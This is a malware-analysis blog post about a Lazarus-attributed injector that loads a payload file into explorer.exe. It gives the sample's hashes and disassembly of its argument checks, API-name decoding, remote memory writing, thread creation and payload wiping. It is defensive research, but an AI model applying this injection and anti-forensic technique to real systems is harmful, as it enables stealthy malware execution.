

The Lazarus Injector

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In May and June, two files were submitted to VirusTotal that were signed with the same digital certificate and were connected to the SWIFT-heist wing of the DPRK. One file is re-themed version of the [fake resume creating tool](#) used in the Redbanc and Pakistan attacks. The second file is a tool used to inject and run payloads inside of explorer.exe.

This brief post documents the capabilities of this second tool.

MD5: b9ad0cc2a2e0f513ce716cdf037da907

SHA1: 1a50a7ea5ca105df504c33af1c0329d36f03715b

SAH256: db0f102af2d350aa1a63772e6ee9b211d78aa962a34f75c8702e71ccd261243e

Parameter Check

The malware expects at least one parameter: a file path (pointing towards the injected payload) to be passed to it during execution.

The majority of the injector's workflow takes place within two functions. In the first function, the injector checks for any arguments set during execution (coincidentally, similar to a [previous post](#) on this blog). If this number is *less than 3*, the malware will jump to a "create file check," to be discussed shortly:

```

; Attributes: bp-based frame fpd=2E0h
; int_stdcall winMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
winMain proc near

dwCreationDisposition= dword ptr -3C0h
dwFlagsAndAttributes= dword ptr -3B8h
hTemplateFile= qword ptr -3B0h
var_3A0= qword ptr -3A0h
var_390= dword ptr -390h
NumberOfBytesRead= dword ptr -394h
NumberOfBytesWritten= dword ptr -390h
Str2= byte ptr -380h
var_3B4= byte ptr -3B4h
var_37F= qword ptr -37Fh
var_377= word ptr -377h
var_375= byte ptr -375h
var_370= qword ptr -370h
FileName= byte ptr -360h
Data= byte ptr -250h
Str= byte ptr -140h
var_3B= qword ptr -3Bh
arg_0= qword ptr 10h
arg_0= qword ptr 18h
arg_10= qword ptr 20h

push rbp
push rbx
push rdi
push r12
push r15
lea rbp, [rsp-2C0h]
sub rsp, 3C0h
mov rax, cs:_security_cookie
xor rax, rsp
mov [rbp+2E0h+var_30], rax
xor edx, edx ; Val
lea rcx, [rbp+2E0h+FileName] ; Dst
mov r8d, 104h ; Size
mov r15b, 1
xor dil, dil
call memset
xor edx, edx ; Val
lea rcx, [rbp+2E0h+Dst] ; Dst
mov r8d, 104h ; Size
call memset
xor edx, edx ; Val
lea rcx, [rbp+2E0h+Str] ; Dst
mov r8d, 104h ; Size
call memset
xor eax, eax
mov [rsp+3E0h+Str2], dil
mov qword ptr [rsp+3E0h+Str2+1], rax
mov [rsp+3E0h+var_37F], rax
mov [rsp+3E0h+var_377], ax
mov [rsp+3E0h+var_375], al
call cs:GetCommandLine
mov rcx, rax ; lpCmdLine
lea rdx, [rsp+3E0h+NumberOfArgv] ; NumberOfArgv
call cs:CommandLineToArgvW
lea rdx, a15 ; "text"
mov rbx, rax
lea rcx, [rbp+2E0h+FileName] ; __int64
mov r8, [rax+8]
call sub_140001CA0
mov r8, [rbx]
lea rdx, a15_0 ; "text\n"
lea rcx, [rbp+2E0h+Dst] ; __int64
call sub_140001CA0
xor r12d, r12d
cmp [rsp+3E0h+NumberOfArgv], 3
jl loc_1400019B3


```

Checking for the number of passed



parameters


If, however, this number is *great than or equal to 3*, the malware will begin checking for execution parameters. These can be seen in clear-text during debugging. Accepted parameters include -S, -E, and -D. Of these, only -S has an immediately discernible purpose: it causes the malware to sleep. These parameters (and the sleep function) are shown below:



Argument checks and sleep function

Payload Checks


After checking for these parameters, the malware performs an additional check: it uses the passed filepath and attempts to open a handle at this location with CreateFile. If this is unsuccessful, the malware will exit this workflow and terminate. In addition, the malware makes two additional checks: one to GetFileSize and one to ReadFile. Each is followed by a “test EAX EAX” instruction. In practical terms, this ensures that the file in question has a size greater than zero (i.e. isn’t empty) and can be read by the malware.



File access and

filesize checks

Next, the malware calls WTSEnumerateProcessesA to list the running processes. It cycles through these until it identifies the process for Explorer.exe, and which point it enters the subroutine boxed below:



Process

Enumeration

Injection Routine

This routine is the parent function for decoding and dynamically resolving several API calls related to process resolution.

```

64bit_thing2.000000014000148A
mov qword ptr ss:[rsp+C8],rbx
mov ecx,C ; C:'\f'
mov qword ptr ss:[rsp+A0],rsi
mov qword ptr ss:[rsp+98],rdi
mov qword ptr ss:[rsp+90],r13
mov qword ptr ss:[rsp+88],r14
movsxd r14,dword ptr ds:[r12+3C]
add r14,r12
mov dword ptr ss:[rbp+7],83460960
mov dword ptr ss:[rbp+8],7848E341
mov dword ptr ss:[rbp+F],17642F66
mov dword ptr ss:[rbp+13],FDFFDFD
mov byte ptr ss:[rbp+17],5C ; 5C:'\'
call <64bit_thing2.sub_1400038FC>
mov r8,rax
lea rdx,qword ptr ss:[rbp+7]
mov rsi,rax
call <64bit_thing2.Decoder> ; Decodes kernel32.dll
mov ecx,C ; C:'\f'
mov byte ptr ds:[rsi+C],0
mov dword ptr ss:[rbp+7],9946055D
mov dword ptr ss:[rbp+8],B17EE51
mov dword ptr ss:[rbp+F],18672724
mov dword ptr ss:[rbp+13],FDFFD553
mov word ptr ss:[rbp+17],FDFF
call <64bit_thing2.sub_1400038FC>
mov r8,rax
lea rdx,qword ptr ss:[rbp+7]
mov rdi,rax
call <64bit_thing2.Decoder> ; Decodes VirtualAllocEx
mov ecx,C ; C:'\f'
mov byte ptr ds:[rdi+E],0
mov dword ptr ss:[rbp+7],995D1E5C
mov dword ptr ss:[rbp+8],2509DF41
mov dword ptr ss:[rbp+F],87B2E2B
mov dword ptr ss:[rbp+13],927F385B
mov dword ptr ss:[rbp+17],FDFFD0FD
mov word ptr ss:[rbp+18],FDFF
call <64bit_thing2.sub_1400038FC>
mov r8,rax
lea rdx,qword ptr ss:[rbp+7]
mov rbx,rax
call <64bit_thing2.Decoder> ; Decodes WriteProcessMemory
mov rcx,rsi
mov byte ptr ds:[rbx+12],0
call qword ptr ds:[<&GetModuleHandleA>]
mov rcx,rax
mov rdx,rdi
call qword ptr ds:[<&GetProcAddress>]
mov rcx,rsi
mov rdi,rax
call qword ptr ds:[<&GetModuleHandleA>]
mov rcx,rax
mov rdx,rbx
call qword ptr ds:[<&GetProcAddress>]
mov r13,rax
test rdi,rdi
je 64bit_thing2.1400016FC

```

Moving values that are then passed through

a decoding and API resolution routine.

The file then allocates a section of memory to Explorer and writes the payload to this memory section (using the resolved APIs). It resolves the NtCreateThreadEx API and then creates and executes a thread at this location:



CreateThread resolution

and execution

Cleaning Up

At this point, the malware returns to the original loop that was used to identify Explorer.exe as a running process. Curiously, the malware actually *continues* to run in this loop rather than breaking the loop once it is found.

Once this loop completes, the malware will exit this function and the loader will terminate. If the -D or -S parameters were specified, the malware will overwrite the original contents of the loaded payload and then delete this file from disk. If -E is specified, the malware will actually skip this step.

```
mov     r8, r14      ; Size
xor     edx, edx     ; Val
mov     rcx, rsi     ; Dst
call    memset
xor     r9d, r9d     ; lpSecurityAttributes
mov     [rsp+3E0h+hTemplateFile], r12 ; hTemplateFile
mov     [rsp+3E0h+dwFlagsAndAttributes], r12d ; dwFlagsAndAttributes
lea     rcx, [rbp+2E0h+FileName] ; lpFileName
mov     edx, 40000000h ; dwDesiredAccess
mov     [rsp+3E0h+NumberOfBytesWritten], r12d
mov     [rsp+3E0h+dwCreationDisposition], 3 ; dwCreationDisposition
lea     r8d, [r9+1] ; dwShareMode
call    cs:CreateFileA
mov     rbx, rax
test    rax, rax
jz     short loc_140001C30

lea     r9, [rsp+3E0h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
mov     qword ptr [rsp+3E0h+dwCreationDisposition], r12 ; lpOverlapped
mov     r8d, r14d    ; nNumberOfBytesToWrite
mov     rdx, rsi     ; lpBuffer
mov     rcx, rax     ; hFile
call    cs:WriteFile
mov     rcx, rbx     ; hObject
call    cs:CloseHandle

loc_140001C30:      ; lpFileName
lea     rcx, [rbp+2E0h+FileName]
call    cs>DeleteFileA
jmp     short loc_140001C45

loc_140001C3C:      ; hObject
mov     rcx, rbx
call    cs:CloseHandle
```

Code for deleting the payload

from disk

At this stage, the payload is expected to be run in memory and the “loading” is complete.